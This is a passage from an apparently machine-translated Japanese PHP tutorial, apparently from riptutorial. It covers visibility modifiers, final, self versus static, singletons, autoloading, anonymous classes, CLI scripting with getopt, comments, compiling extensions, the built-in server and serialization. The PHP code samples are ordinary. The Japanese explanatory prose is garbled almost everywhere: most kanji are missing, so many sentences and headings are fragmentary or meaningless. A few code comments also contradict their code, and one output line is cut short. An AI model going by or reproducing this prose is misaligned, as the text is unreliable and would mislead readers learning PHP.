        return $this->petPreference == self::DOG;
    }

    public function setPet(Animal $pet) {
        $this->pet = $pet;
    }

    public function getPet(): Animal {
        return $this->pet;
    }
}

if($person->isCatLover()) {
    $person->setPet(new Cat());
} else if($person->isDogLover()) {
    $person->setPet(new Dog());
}

$person->getPet()->makeNoise();
```

のでは、 `User`クラスのプロパティにじて、まで`makeNoise`する`Animal`クラス `Dog|Cat` はです。

メソッドとプロパティの

クラスのメソッド クラス/オブジェクト とプロパティ クラス/オブジェクト にできる3つののがあり、それらがされるメソッドまたはプロパティのアクセスをします。

OOPののためのPHPドキュメンテーションで、これらについてにむことができます。

パブリック

メソッドまたはプロパティを`public`としてすると、のでメソッドまたはプロパティにアクセスできます。

- それをしたクラス。
- されたクラスをするクラス。
- クラスのオブジェクト、クラス、またはコード。

この`public`アクセスのはのとおりです。

```
class MyClass {
    // Property
    public $myProperty = 'test';

    // Method
    public function myMethod() {
        return $this->myProperty;
    }
}

$obj = new MyClass();
echo $obj->myMethod();
// Out: test

echo $obj->myProperty;
// Out: test
```

された

メソッドまたはプロパティを`protected`としてすると、メソッドまたはプロパティにのようにアクセスできます。

- それをしたクラス。
- されたクラスをするクラス。

これは 、クラスのオブジェクト、クラス、またはコードがこれらのメソッドまたはプロパティにアクセスすることをしません 。このメソッド/プロパティをしているものがアクセスをたないは 、それをできず、エラーがスローされます。されたまたはそのサブクラスのインスタンスのみが 、それにアクセスできます。

この`protected`アクセスのはのとおりです。

```
class MyClass {
    protected $myProperty = 'test';

    protected function myMethod() {
        return $this->myProperty;
    }
}

class MySubClass extends MyClass {
```

```
    public function run() {
        echo $this->myMethod();
    }
}

$obj = new MySubClass();
$obj->run(); // This will call MyClass::myMethod();
// Out: test

$obj->myMethod(); // This will fail.
// Out: Fatal error: Call to protected method MyClass::myMethod() from context ''
```

のでは、のスコープの*protected*にしかアクセスできないことにしています。に「ののものは、のからしかアクセスできない」

プライベート

メソッドまたはプロパティを`private`としてすると、のでメソッドまたはプロパティにアクセスできます。

- **Only** サブクラスではないをしたクラス。

`private`メソッドまたはプロパティは、それをしたクラスでしかおよびアクセスできません。

じのオブジェクトは、じインスタンスではないにもかかわらず、プライベートメンバーとされたメンバーにアクセスすることにしてください。

```
class MyClass {
    private $myProperty = 'test';

    private function myPrivateMethod() {
        return $this->myProperty;
    }

    public function myPublicMethod() {
        return $this->myPrivateMethod();
    }

    public function modifyPrivatePropertyOf(MyClass $anotherInstance) {
        $anotherInstance->myProperty = "new value";
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myPublicMethod();
    }

    public function runWithPrivate() {
        echo $this->myPrivateMethod();
    }
}
```

```
$obj = new MySubClass();
$newObj = new MySubClass();

// This will call MyClass::myPublicMethod(), which will then call
// MyClass::myPrivateMethod();
$obj->run();
// Out: test


$obj->modifyPrivatePropertyOf($newObj);

$newObj->run();
// Out: new value

echo $obj->myPrivateMethod(); // This will fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context ''

echo $obj->runWithPrivate(); // This will also fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context
'MySubClass'
```

のように、されたクラスのから*private*メソッド/プロパティにのみアクセスすることができます。

をインスタンスするときにコンストラクタをびす

クラスのなとしは、とのにコンストラクタ `__construct()` メソッドがまれている、クラスコンストラクタだけがされることです。の`__construct()`メソッドをするがあるがあります。これをうがあるは、 `parent::` scopeリゾルタをするがあります

```
parent::__construct();
```

のでこれをすると、のようになります。

```
class Foo {

    function __construct($args) {
        echo 'parent';
    }

}

class Bar extends Foo {

    function __construct($args) {
        parent::__construct($args);
    }
}
```

のでは`__construct()`がされ、 `echo`がされます。

なキーワード

Def **Final** Keywordは、クラスがにfinalをけてメソッドをオーバーライドできないようにします。クラスがにされている、することはできません

な

```
class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
   public function moreTesting() {
       echo "ChildClass::moreTesting() called\n";
   }
}
// Results in Fatal error: Cannot override final method BaseClass::moreTesting()
```

クラス

```
final class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   // Here it doesn't matter if you specify the function as final or not
   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
}
// Results in Fatal error: Class ChildClass may not inherit from final class (BaseClass)
```

Javaとはなり、 `final`キーワードはPHPのクラスにはされません。わりにキーワード`const`してください。

なぜは**`final`**をするがありますか

1. なのをぐ
2. をす
3. にユーザーのAPIについてえるようにする
4. にオブジェクトのパブリックAPIをさせる
5. `final`クラスはににすることができます
6. `extends`カプセルを`extends`する
7. そのはありません
8. コードをにできます

`final`をけるなクラスは、ののでのみにします。

1. クラスがするインタフェースがあります
2.

クラスのすべてのAPIは、そのインターフェースのです

$ this、selfとstatic、そしてシングルトン

$this をってのオブジェクトをしてください。のクラスをするには self をします。いえれば、 $this->member をメンバーにし、メンバーには self::$member をします。

のでは、 sayHello() と sayGoodbye() は self をしています。 $this いがられます。

```
class Person {
    private $name;

    public function __construct($name) {
        $this->name = $name;
    }

    public function getName() {
        return $this->name;
    }

    public function getTitle() {
        return $this->getName()." the person";
    }

    public function sayHello() {
        echo "Hello, I'm ".$this->getTitle()."<br/>";
    }

    public function sayGoodbye() {
        echo "Goodbye from ".self::getTitle()."<br/>";
    }
}

class Geek extends Person {
    public function __construct($name) {
        parent::__construct($name);
    }

    public function getTitle() {
        return $this->getName()." the geek";
    }
}

$geekObj = new Geek("Ludwig");
$geekObj->sayHello();
$geekObj->sayGoodbye();
```

---

static とは、メソッドをびしたのどのクラスでもします。クラスがされるときに、なクラスプロパティのをにします。

のコードをえてみましょう

```
class Car {
    protected static $brand = 'unknown';
```

```
    public static function brand() {
         return self::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

これはあなたがむをみしません

の
の
の

これは、`brand()`メソッドがびされるたびに、`self`が`Car`クラスをするためです。

しいクラスをするには、わりに`static`をするがあります。

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return static::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

これはましいをします

の
BMW
メルセデス

Late static bindingもしてください。

シングルトン

あなたがするのにだかするいくつかのリソースへのをすオブジェクトをっているは、プールまたはいくつかののシステムへのソケットがしないは、あなたができるデータベース、すなわち`static`および`self`のキーワードをクラスをシングルトンにするシングルトンパターンをするべきかすべきかについていがありますが、そのはあります。

```
class Singleton {
    private static $instance = null;

    public static function getInstance(){
        if(!isset(self::$instance)){
            self::$instance = new self();
        }

        return self::$instance;
    }

    private function __construct() {
        // Do constructor stuff
    }
}
```

サンプルコードでわかるように、オブジェクトをするプライベートプロパティ`$instance`をしています。なので、このはこのタイプのすべてのオブジェクトでされます。

`getInstance()`メソッドは、レイジーインスタンスとしてられているメソッドをして、メモリにしないのオブジェクトをすることをしないため、オブジェクトののをさせます。また、にくのオブジェクトをロードするがないページのロードにとCPUをします。このメソッドは、オブジェクトがされているかどうかをチェックし、オブジェクトがされていないはし、それをします。これにより、こののオブジェクトが1つだけされます。

また、から`new`キーワードでもしないように、コンストラクタをプライベートにしています。このクラスからするがあるは、 `private`キーワードを`protected`し`protected`。

このオブジェクトをするには、のようにします。

```
$singleton = Singleton::getInstance();
```

はあなたがしたオブジェクトをうことができるところでをうことをしますが、にはではなく、シングルトンパターンをうこともできます。

オートローディング

も、クラスやがされるたびに`require`それを`require`たり`include require`ません。それはいかもしれないし、れいので、PHPはいわゆるオートローディングをしています。すでにComposerをしているは、 Composerをしてみみについておみください。

がオ—トロ—ドですか

はにそれをすべています。あなたは、されたクラスがにされているファイルをするはありませんが、PHPの matically はそれをよ。

どのようにしてサ—ドパ—ティのコ—ドなしでな**PHP**でこれをうことができますか

そこのである`__autoload`、するのをえられている`spl_autoload_register`。これらのは、えられたでクラスがされていないときはいつも、PHPによってされます。したがって、のプロジェクトにオ—トロ—ドをすることはありません。されたクラス `require` ieはとじようにします。のでは、をします`spl_autoload_register` <5.3をするは、をし、そのをとして`spl_autoload_register`すことができます。

```
spl_autoload_register(function ($className) {
    $path = sprintf('%s.php', $className);
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

のコ—ドは、 `sprintf`をして、クラスと ".php"のいたファイルをにしようとしています。 `FooBar`があるは、 `FooBar.php`がするかどうかを`FooBar.php`するはそれをします。

もちろん、これはプロジェクトの々のニ—ズにわせてすることができます。 `User_Post`と`User_Image`が`User`するなど、クラスの_がグル—プにされている、のクラスを "User"というフォルダにすることができます。

```
spl_autoload_register(function ($className) {
    //                          replace _ by / or \ (depending on OS)
    $path = sprintf('%s.php', str_replace('_', DIRECTORY_SEPARATOR, $className) );
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

クラス`User_Post`は "User / Post.php"などからみまれます。

`spl_autoload_register`はさまざまなニ—ズにわせてできます。クラスをつすべてのファイルのは "class.CLASSNAME.php"ですかない。さまざまなネスティング `User_Post_Content` => "User / Post / Content.php"ありません。

もっとなオ—トロ—ディングがなでも、Composerをめたくないは、サ—ドパ—ティのライブラリをしなくてもできます。

```
spl_autoload_register(function ($className) {
    $path = sprintf('%1$s%2$s%3$s.php',
```

```
        // %1$s: get absolute path
        realpath(dirname(__FILE__)),
        // %2$s: / or \ (depending on OS)
        DIRECTORY_SEPARATOR,
        // %3$s: don't wory about caps or not when creating the files
        strtolower(
            // replace _ by / or \ (depending on OS)
            str_replace('_', DIRECTORY_SEPARATOR, $className)
        )
    );

    if (file_exists($path)) {
        include $path;
    } else {
        throw new Exception(
            sprintf('Class with name %1$s not found. Looked in %2$s.',
                $className,
                $path
            )
        );
    }
});
```

このようなオートローダーをうと、のようなコードをんでくことができます

```
require_once './autoload.php'; // where spl_autoload_register is defined

$foo = new Foo_Bar(new Hello_World());
```

クラスの

```
class Foo_Bar extends Foo {}
```

```
class Hello_World implements Demo_Classes {}
```

これらのには、 `foo/bar.php` 、 `foo.php` 、 `hello/world.php` 、 `demo/classes.php`クラスがまれます。

クラス

く1りのオブジェクトをにできるように、クラスがPHP 7にされました。らは、コンストラクタのをったり、のクラスをしたり、インターフェイスをしたり、のクラスとにをうことができます。

もなでは、クラスはのようになります。

```
new class("constructor argument") {
    public function __construct($param) {
        var_dump($param);
    }
}; // string(20) "constructor argument"
```

クラスをのクラスのにネストしても、そのクラスのプライベートまたはプロテクトされたメソッドまたはプロパティにはアクセスできません。クラスからクラスをすることによって、クラスの

されたメソッドおよびプロパティへのアクセスをることができます。クラスのプライベートプロパティへのアクセスは、それらをクラスのコンストラクタにすことでられます。

えば

```
class Outer {
    private $prop = 1;
    protected $prop2 = 2;

    protected function func1() {
        return 3;
    }

    public function func2() {
        // passing through the private $this->prop property
        return new class($this->prop) extends Outer {
            private $prop3;

            public function __construct($prop) {
                $this->prop3 = $prop;
            }

            public function func3() {
                // accessing the protected property Outer::$prop2
                // accessing the protected method Outer::func1()
                // accessing the local property self::$prop3 that was private from
Outer::$prop
                return $this->prop2 + $this->func1() + $this->prop3;
            }
        };
    }
}

echo (new Outer)->func2()->func3(); // 6
```

クラスの

PHPのオブジェクトにはとがまれています。オブジェクトは、クラスにし、このクラスのすべてのオブジェクトにまれるとをします。

クラスをするはのとおりです。

```
class Shape {
    public $sides = 0;

    public function description() {
        return "A shape with $this->sides sides.";
    }
}
```

クラスがされたら、をしてインスタンスをできます。

```
$myShape = new Shape();
```

オブジェクトのとはのようにアクセスされます。

```
$myShape = new Shape();
$myShape->sides = 6;

print $myShape->description(); // "A shape with 6 sides"
```

コンストラクタ

クラスは、オブジェクトののとしてされるな`__construct()`メソッドをできます。これは、オブジェクトのをするためによくされます。

```
class Shape {
    public $sides = 0;

    public function __construct($sides) {
        $this->sides = $sides;
    }

    public function description() {
        return "A shape with $this->sides sides.";
    }
}

$myShape = new Shape(6);

print $myShape->description(); // A shape with 6 sides
```

のクラスをする

クラスは、のクラスをし、しいやをしたり、クラスでされたものをしたりすることができます。

のをしたクラスがあります

```
class Square extends Shape {
    public $sideLength = 0;

    public function __construct($sideLength) {
       parent::__construct(4);

       $this->sideLength = $sideLength;
    }

    public function perimeter() {
        return $this->sides * $this->sideLength;
    }

    public function area() {
        return $this->sideLength * $this->sideLength;
    }
}
```

`Square`クラスには、 `Shape`クラスと`Square`クラスののとがまれています。

```
$mySquare = new Square(10);

print $mySquare->description()/ // A shape with 4 sides

print $mySquare->perimeter() // 40

print $mySquare->area() // 100
```

オンラインでクラスとオブジェクトをむ https://riptutorial.com/ja/php/topic/504/クラスとオブジェクト

45: コーディング

Examples

PHPタグ

に`<?php ?>`タグまたはショートエコータグ`<?= ?>`するべき`<?= ?>`。のバリエーションに、いタグ`<? ?>`は、システムによってににされているため、しないでください。

ファイルは、ファイルがPHPコードであるをするためにをされていないは`?>`は、クライアントがをするにをきこすがしないを、けるためにされるべきで、にのブラウザではできません`<!DOCTYPE`タグとQuirksモードをにします。

なPHPスクリプトの

```
<?php

print "Hello World";
```

クラスファイルの

```
<?php

class Foo
{
    ...
}
```

HTMLにめまれたPHPの

```
<ul id="nav">
    <?php foreach ($navItems as $navItem): ?>
        <li><a href="<?= htmlspecialchars($navItem->url) ?>">
            <?= htmlspecialchars($navItem->label) ?>
        </a></li>
   <?php endforeach; ?>
</ul>
```

オンラインでコーディングをむ https://riptutorial.com/ja/php/topic/3977/コーディング

46: コマンドライン インターフェイスCLI

Examples

の

は、ほとんどのCにたでプログラムにされます。 `$argc`はプログラムをむのをむであり、 `$argv`はプログラムへのをむです。 `$argv`ののはプログラムのです。

```
#!/usr/bin/php

printf("You called the program %s with %d arguments\n", $argv[0], $argc - 1);
unset($argv[0]);
foreach ($argv as $i => $arg) {
    printf("Argument %d is %s\n", $i, $arg);
}
```

`php example.php foo bar` のコードがexample.phpにまれていますでのアプリケーションをびすと、のようなになります

2つのをしてexample.phpというプログラムをびした
1はfooです。
2はbar

`$argc`と`$argv`はであり、ではないことにしてください。でなは、 `global`キーワードをしてローカルスコープにインポートするがあります。

このでは、 `""`や`\`などのエスケープがされたときののグループをします。

スクリプト

```
var_dump($argc, $argv);
```

コマンドライン

```
$ php argc.argv.php --this-is-an-option three\ words\ together or "in one quote"     but\
multiple\ spaces\ counted\ as\ one
int(6)
array(6) {
  [0]=>
  string(13) "argc.argv.php"
  [1]=>
  string(19) "--this-is-an-option"
  [2]=>
  string(20) "three words together"
  [3]=>
  string(2) "or"
  [4]=>
  string(12) "in one quote"
```

```
  [5]=>
  string(34) "but multiple spaces counted as one"
}
```

PHPスクリプトが`-r`をしてされている

```
$ php -r 'var_dump($argv);'
array(1) {
  [0]=>
  string(1) "-"
}
```

あるいは、 `php` STDINにパイプされたコードード

```
$ echo '<?php var_dump($argv);' | php
array(1) {
  [0]=>
  string(1) "-"
}
```

との

CLIからすると、**STDIN** 、 **STDOUT** 、および**STDERR**はあらかじめされています。これらのはファイルハンドルであり、のコマンドをしたととなすことができます。

```
STDIN = fopen("php://stdin", "r");
STDOUT = fopen("php://stdout", "w");
STDERR = fopen("php://stderr", "w");
```

は、のファイルハンドルがあればどこでもできます

```
#!/usr/bin/php

while ($line = fgets(STDIN)) {
    $line = strtolower(trim($line));
    switch ($line) {
        case "bad":
            fprintf(STDERR, "%s is bad" . PHP_EOL, $line);
            break;
        case "quit":
            exit;
        default:
            fprintf(STDOUT, "%s is good" . PHP_EOL, $line);
            break;
    }
}
```

ほとんどのコンテキストでは、にされたみみのストリームアドレス `php://stdin` 、 `php://stdout` 、 `php://stderr` をファイルのわりにうことができます

```
file_put_contents('php://stdout', 'This is stdout content');
file_put_contents('php://stderr', 'This is stderr content');
```

```
// Open handle and write multiple times.
$stdout = fopen('php://stdout', 'w');

fwrite($stdout, 'Hello world from stdout' . PHP_EOL);
fwrite($stdout, 'Hello again');

fclose($stdout);
```

わりに、にreadlineをすることもできますし、 **echo**や**print**などのをしてすることもできます。

```
$name = readline("Please enter your name:");
print "Hello, {$name}.";
```

リターンコード

exitコンストラクタをして、にリターンコードをすことができます。

```
#!/usr/bin/php

if ($argv[1] === "bad") {
    exit(1);
} else {
    exit(0);
}
```

デフォルトでは、もされていない、つまり`exit`が`exit(0)`とじは、コード`0`がされ`exit(0)`。 `exit`はではないので、リターンコードがされていないはかっこはありません。

リターンコードは0254のでなければなりません255はPHPでされているためしないでください。、りコード`0`でると、びしプログラムにPHPスクリプトがにされたことがされます。ゼロのりコードをして、のエラーがしたことをびしのプログラムにえます。

プログラムオプションの

プログラムオプションは`getopt()`でできます。 POSIX `getopt`コマンドとのでし、GNUスタイルのロングオプションをサポートしています。

```
#!/usr/bin/php

// a single colon indicates the option takes a value
// a double colon indicates the value may be omitted
$shortopts = "hf:v::d";
// GNU-style long options are not required
$longopts = ["help", "version"];
$opts = getopt($shortopts, $longopts);

// options without values are assigned a value of boolean false
// you must check their existence, not their truthiness
if (isset($opts["h"]) || isset($opts["help"])) {
    fprintf(STDERR, "Here is some help!\n");
    exit;
```

```
}

// long options are called with two hyphens: "--version"
if (isset($opts["version"])) {
    fprintf(STDERR, "%s Version 223.45" . PHP_EOL, $argv[0]);
    exit;
}

// options with values can be called like "-f foo", "-ffoo", or "-f=foo"
$file = "";
if (isset($opts["f"])) {
    $file = $opts["f"];
}
if (empty($file)) {
    fprintf(STDERR, "We wanted a file!" . PHP_EOL);
    exit(1);
}
fprintf(STDOUT, "File is %s" . PHP_EOL, $file);

// options with optional values must be called like "-v5" or "-v=5"
$verbosity = 0;
if (isset($opts["v"])) {
    $verbosity = ($opts["v"] === false) ? 1 : (int)$opts["v"];
}
fprintf(STDOUT, "Verbosity is %d" . PHP_EOL, $verbosity);

// options called multiple times are passed as an array
$debug = 0;
if (isset($opts["d"])) {
    $debug = is_array($opts["d"]) ? count($opts["d"]) : 1;
}
fprintf(STDOUT, "Debug is %d" . PHP_EOL, $debug);

// there is no automated way for getopt to handle unexpected options
```

このスクリプトはのようにテストすることができます

```
./test.php --help
./test.php --version
./test.php -f foo -ddd
./test.php -v -d -ffoo
./test.php -v5 -f=foo
./test.php -f foo -v 5 -d
```

`-v 5`がでないため、のはしません。

> PHP 5.3.0、 `getopt`はOSにせず、Windowsでもします。

スクリプトをコマンドラインにする

`php_sapi_name()`と`PHP_SAPI`どちらも、PHPでされているインタフェースのタイプ **S** erver **API** をします。それらは、のが`cli`としいかどうかをチェックすることによって、スクリプトのをコマンドラインにするためにできます。

```
if (php_sapi_name() === 'cli') {
    echo "Executed from command line\n";
```

```
} else {
    echo "Executed from web browser\n";
}
```

`drupal_is_cli()`は、スクリプトがコマンドラインからされたかどうかをするのです。

```
function drupal_is_cli() {
    return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' ||
(is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
```

スクリプトの

Linux / UNIXまたはWindowsの、スクリプトはPHPファイルのとしてされ、そのスクリプトのオプションとはのようになります。

```
php ~/example.php foo bar
c:\php\php.exe c:\example.php foo bar
```

これは、 `foo`と`bar`をとして`example.php`し`example.php`。

Linux / UNIXでは、スクリプトをするためのましいは、ファイルののにシバン `#!/usr/bin/env php` をし、ファイルのビットをすることです。スクリプトがあなたのパスにあるとすると、それをびすことができます

```
example.php foo bar
```

`/usr/bin/env php`をうと、PATHをってPHPファイルをつけることができます。 PHPのインストールにって、 `/usr/bin/env`からにできる`env`とはなり、じ `/usr/bin/php`や`/usr/local/bin/php` にかないかもしれません。

Windowsでは、PHPのディレクトリとスクリプトをPATHにし、PATHEXTをしてPATHをって`.php`をできるようにすることで、じがられます。のとして、 `example.bat`または`example.cmd`というのファイルをPHPスクリプトとじディレクトリにして、このをきむもあります。

```
c:\php\php.exe "%~dp0example.php" %*
```

または、PHPのディレクトリをPATHにした、ないです

```
php "%~dp0example.php" %*
```

コマンドラインでののい

CLIからすると、PHPはWebサーバーからされるとはなるをします。これらのいは、にのからじスクリプトをするにしてください。

- ディレクトリのはありません 。Webサーバーからスクリプトをする、のディレクトリはにスクリプトのものです。コード`require("./stuff.inc");`ファイルがスクリプトとじディレクトリにあるとします。コマンドラインで、のディレクトリは、スクリプトをびすときのディレクトリです。コマンドラインからびされるスクリプトは、にパスをするがあります。 マジック`__DIR__`と`__FILE__`はききりにし、スクリプトのをすことにしてください。
- バッファリングなし `php.ini`ディレクティブ`output_buffering`と`implicit_flush`デフォルトはそれぞれ`false`と`true`です。バッファリングはききできますが、ににするがあります。そうでなければ、はにリアルタイムでされます。
- なし `php.ini`ディレクティブの`max_execution_time`はゼロにされているため、スクリプトはデフォルトでタイムアウトしません。
- **HTML**エラーなし `php.ini`ディレクティブ`html_errors`をにした、コマンドラインでされます。
- なる**`php.ini`**をみむことができます 。 cliからphpをしているときは、Webサーバーとはなる`php.ini`をできます。 `php --ini`すると、どのファイルがされているかをることができます。

Webサーバーの

バージョン5.4、PHPにはサーバーがみまれています。これは、nginxやapacheのようなのhttpサーバをインストールするなく、アプリケーションをするためにできます。みみサーバーは、とテストでコントローラーでのみされています。

コマンドphp -Sでできます

それをテストするには、 `index.php`ファイルをむ

```
<?php
echo "Hello World from built-in PHP server";
```

コマンド`php -S localhost:8080`をします

あなたはブラウザでコンテンツをることができるはずです。これをするには、
`http://localhost:8080`にし`http://localhost:8080`

アクセスごとに、ログエントリがにきまれるがあります

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

getoptのエッジケース

このは、ユーザーがしいの`getopt`のをしています。

`getopt.php`

```
var_dump(
    getopt("ab:c::", ["delta", "epsilon:", "zeta::"])
);
```

シェルコマンドライン

```
$ php getopt.php -a -a -bbeta -b beta -cgamma --delta --epsilon --zeta --zeta=f  -c gamma
array(6) {
  ["a"]=>
  array(2) {
    [0]=>
    bool(false)
    [1]=>
    bool(false)
  }
  ["b"]=>
  array(2) {
    [0]=>
    string(4) "beta"
    [1]=>
    string(4) "beta"
  }
  ["c"]=>
  array(2) {
    [0]=>
    string(5) "gamma"
    [1]=>
    bool(false)
  }
  ["delta"]=>
  bool(false)
  ["epsilon"]=>
  string(6) "--zeta"
  ["zeta"]=>
  string(1) "f"
}
```

このから、のことがかります。

- 々のオプションコロンなしは、になっているとにブーール`false`。
- オプションがりされると、`getopt`ののそれぞれのがになります。
- なオプション1つのコロンは、りとして1つのをけれますオプションのオプションなど
- オプションにマッピングできない1つののには、ろのオプションもマップされません。

オンラインでコマンドラインインターフェイスCLIをむ https://riptutorial.com/ja/php/topic/2880/コマンドラインインターフェイス-cli-

47: コメント

コードにコメントするをめるときは、のヒントをえておいてください。

- コメントがしないかのように、よくされたとをして、コードをくべきです。
- コメントはコードにかれていることをりすのではなく、のとコミュニケーションをとるためのものです。
- さまざまなPHPコメントスタイルガイドがしますえば、 pear 、 zendなど。あなたのがしているものをつけし、それをしてしてください。

Examples

シングルラインコメント

コメントは "//"または ""でまります。すると、のてのテキストはPHPインタプリタによってされます。

```
// This is a comment

# This is also a comment

echo "Hello World!"; // This is also a comment, beginning where we see "//"
```

コメント

コメントは、のコードをコメントアウトするためにできます。 `/*`でまり`*/`わります。

```
/* This is a multi-line comment.
   It spans multiple lines.
   This is still part of the comment.
*/
```

オンラインでコメントをむ https://riptutorial.com/ja/php/topic/6852/コメント

48: コンパイルPHP

Examples

Linuxでのコンパイル

なLinuxでPHPモジュールをコンパイルするには、いくつかのがあります。

- なUnixスキル "make"とCコンパイラをできる
- ANSI Cコンパイラ
- コンパイルしたいPHPモジュールのソースコード

に、PHPモジュールをコンパイルするには2つのがあります。 PHPバイナリにをにコンパイルすることも、にPHPバイナリによってロードされるモジュールとしてコンパイルすることもできます。モジュールは、PHPバイナリをすることなく、のやをにするがいためです。このでは、オプションにをてます。

あなたのパッケージマネージャー `apt-get install` 、 `yum install`など `-dev`でPHPをインストールしたは、PHPの`-dev`パッケージをインストールするがあります。これには、ビルドをさせるためになPHPヘッダーファイルとphpizeスクリプト。このパッケージは、 `php5-dev`や`php7-dev`ようながけられますが、ディストリビューションのリポジトリをってなをするには、パッケージマネージャをしてください。らはうかもしれません。

ソースからPHPをビルドした、ヘッダファイルはシステムににするがあります は`/usr/include`または`/usr/local/include`。

コンパイルの

コンパイルするのになすべてのがあることをした、 pecl.php.netにき 、コンパイルするをして、ターボールをダウンロードします。

1. ターボールをします `tar xfvz yaml-2.0.0RC8.tgz`
2. アーカイブがされたディレクトリをし、 `phpize`をし`phpize`
3. すべてがうまくいけば、しくされた`.configure`スクリプトがされます。それをします `./configure`
4. は、 `make`を`make`があります。makeはをコンパイルします
5. に、 `make install`は、コンパイルされたバイナリをディレクトリにコピーします

`make install`は、、がコピーされたのインストールパスをします。これは `/usr/lib/`にあります。えば、 `/usr/lib/ /usr/lib/php5/20131226/yaml.so`ようなものです。しかし、これはPHPのつまり`--with-prefix` とのAPIバージョンにします。 APIは、なるAPIバージョンにされたを々のにするためのパスにまれています。

PHPでのエクステンションのみみ

PHPで`extension=yaml.so`をみむには、するSAPIのみんだphp.iniファイルをし、 `extension=yaml.so` をしてPHPをします。 `yaml.so`をにインストールした`yaml.so`のにします。

Zendエクステンションの、オブジェクトファイルへのフルパスをするがあります。しかし、のPHPモジュールの、このパスはロードされたの`extension_dir`ディレクティブか、の`$PATH`からしています。

オンラインでコンパイルPHPをむ https://riptutorial.com/ja/php/topic/6767/コンパイルphp

49: サーバーにみまれたPHP

き

みみサーバーをして、xamp、wampなどのツールをせずにアプリケーションをおよびテストするをびます。

パラメーター

カラム	カラム
-S	たちにウェブサーバーがほしいとPHPにえなさい
<hostname><port>	ホストとするpor
-t	パブリックディレクトリ
<ファイル>	ルーティングスクリプト

ルータスクリプトのはのとおりです。

```
<?php
// router.php
if (preg_match('/\.(?:png|jpg|jpeg|gif)$/', $_SERVER["REQUEST_URI"])) {
    return false;    // serve the requested resource as-is.
}  //the rest of you code goes here.
```

Examples

みみサーバーの

```
php -S localhost:80
```

> PHP 7.1.7サーバーが71415:11:05 2017にされました
> http// localhost80でリッスンする
> ドキュメントルートはC\ projetos \ repgeralです。
> Ctrl + Cをしてします。

これは、ポート80でlocalhostへのにするPHPサーバをするもなです。

-Sは、Webサーバーをしていることをします。

*localhost80*は、しているホストとポートをします。のようなのみわせをできます。

- mymachine80 - アドレスmymachineとポート80でちけます。
- 127.0.0.1:8080 - アドレス127.0.0.1とポート8080でリッスンします。

のディレクトリとルータスクリプトをつみみのサーバ

```
php -S localhost:80 -t project/public router.php
```

PHP 7.1.7サーバーは、71415:22:25 2017にされました。
http// localhost80でリッスンする
ドキュメントルートは/ home / project / publicです。
Ctrl + Cをしてします。

オンラインでサーバーにみまれたPHPをむ https://riptutorial.com/ja/php/topic/10782/サーバーにみまれたphp

50: シリアライゼーション

- のシリアライズmixed $ value

パラメーター

パラメータ	
	される。 serializeは、 リソースのすべてのをします。へのをむをすることもできます。シリアルしている/オブジェクトのもされます。それのはわれます。オブジェクトをするとき、PHPはのにメンバー__sleepをびそうとします。これは、オブジェクトがシリアルされるにのクリーンアップなどをできるようにするためです。に、 unserialize をしてオブジェクトをすると、 __wakeupメンバがびされます。オブジェクトのプライベートメンバーは、メンバーのにクラスがいています。されたメンバーにはメンバーのに「*」がいています。これらのプリペンドされたは、いずれかのにヌルバイトをちます。

シリアライズでは、

`[..]`はプレースホルダーです。

タイプ	
	`s:[size of string]:[value]`
	`i:[value]`
ダブル	`d:[value]`
ブール	`b:[value (true = 1 and false = 0)]`
ヌル	`N`
オブジェクト	`O:[object name size]:[object name]:[object size]:{[property name string definition]:[property value definition];(repeated for each property)}`
アレイ	`a:[size of array]:{[key definition];[value definition];(repeated for each key value pair)}`

Examples

なるの

のなをします。

これは、PHPのをややをうことなくまたはすにです。

シリアライズされたをびPHPにするには、 **unserialize**をします。

のシリアライズ

```
$string = "Hello world";
echo serialize($string);

// Output:
// s:11:"Hello world";
```

ダブルシリアライズ

```
$double = 1.5;
echo serialize($double);

// Output:
// d:1.5;
```

フロートのシリアライズ

フロートは、としてシリアルされます。

のシリアライズ

```
$integer = 65;
echo serialize($integer);

// Output:
// i:65;
```

ブールをシリアライズする

```
$boolean = true;
echo serialize($boolean);

// Output:
```

```
// b:1;

$boolean = false;
echo serialize($boolean);

// Output:
// b:0;
```

nullをしています

```
$null = null;
echo serialize($null);

// Output:
// N;
```

のシリアライズ

```
$array = array(
    25,
    'String',
    'Array'=> ['Multi Dimension','Array'],
    'boolean'=> true,
    'Object'=>$obj, // $obj from above Example
    null,
    3.445
);


// This will throw Fatal Error
// $array['function'] = function() { return "function"; };

echo serialize($array);

// Output:
// a:7:{i:0;i:25;i:1;s:6:"String";s:5:"Array";a:2:{i:0;s:15:"Multi
Dimension";i:1;s:5:"Array";}s:7:"boolean";b:1;s:6:"Object";O:3:"abc":1:{s:1:"i";i:1;}i:2;N;i:3;d:3.444
```

オブジェクトのシリアライズ

オブジェクトをシリアライズすることもできます。

オブジェクトをするとき、PHPはのにメンバー__**sleep**をびそうとします。これは、オブジェクトがシリアルされるにのクリーンアップなどをできるようにするためです。に、 **unserialize**をしてオブジェクトをすると、 __**wakeup**メンバがびされます。

```
class abc {
```

```
    var $i = 1;
    function foo() {
        return 'hello world';
    }
}

$object = new abc();
echo serialize($object);

// Output:
// O:3:"abc":1:{s:1:"i";i:1;}
```

Closureをできないことにしてください。

```
$function = function () { echo 'Hello World!'; };
$function(); // prints "hello!"

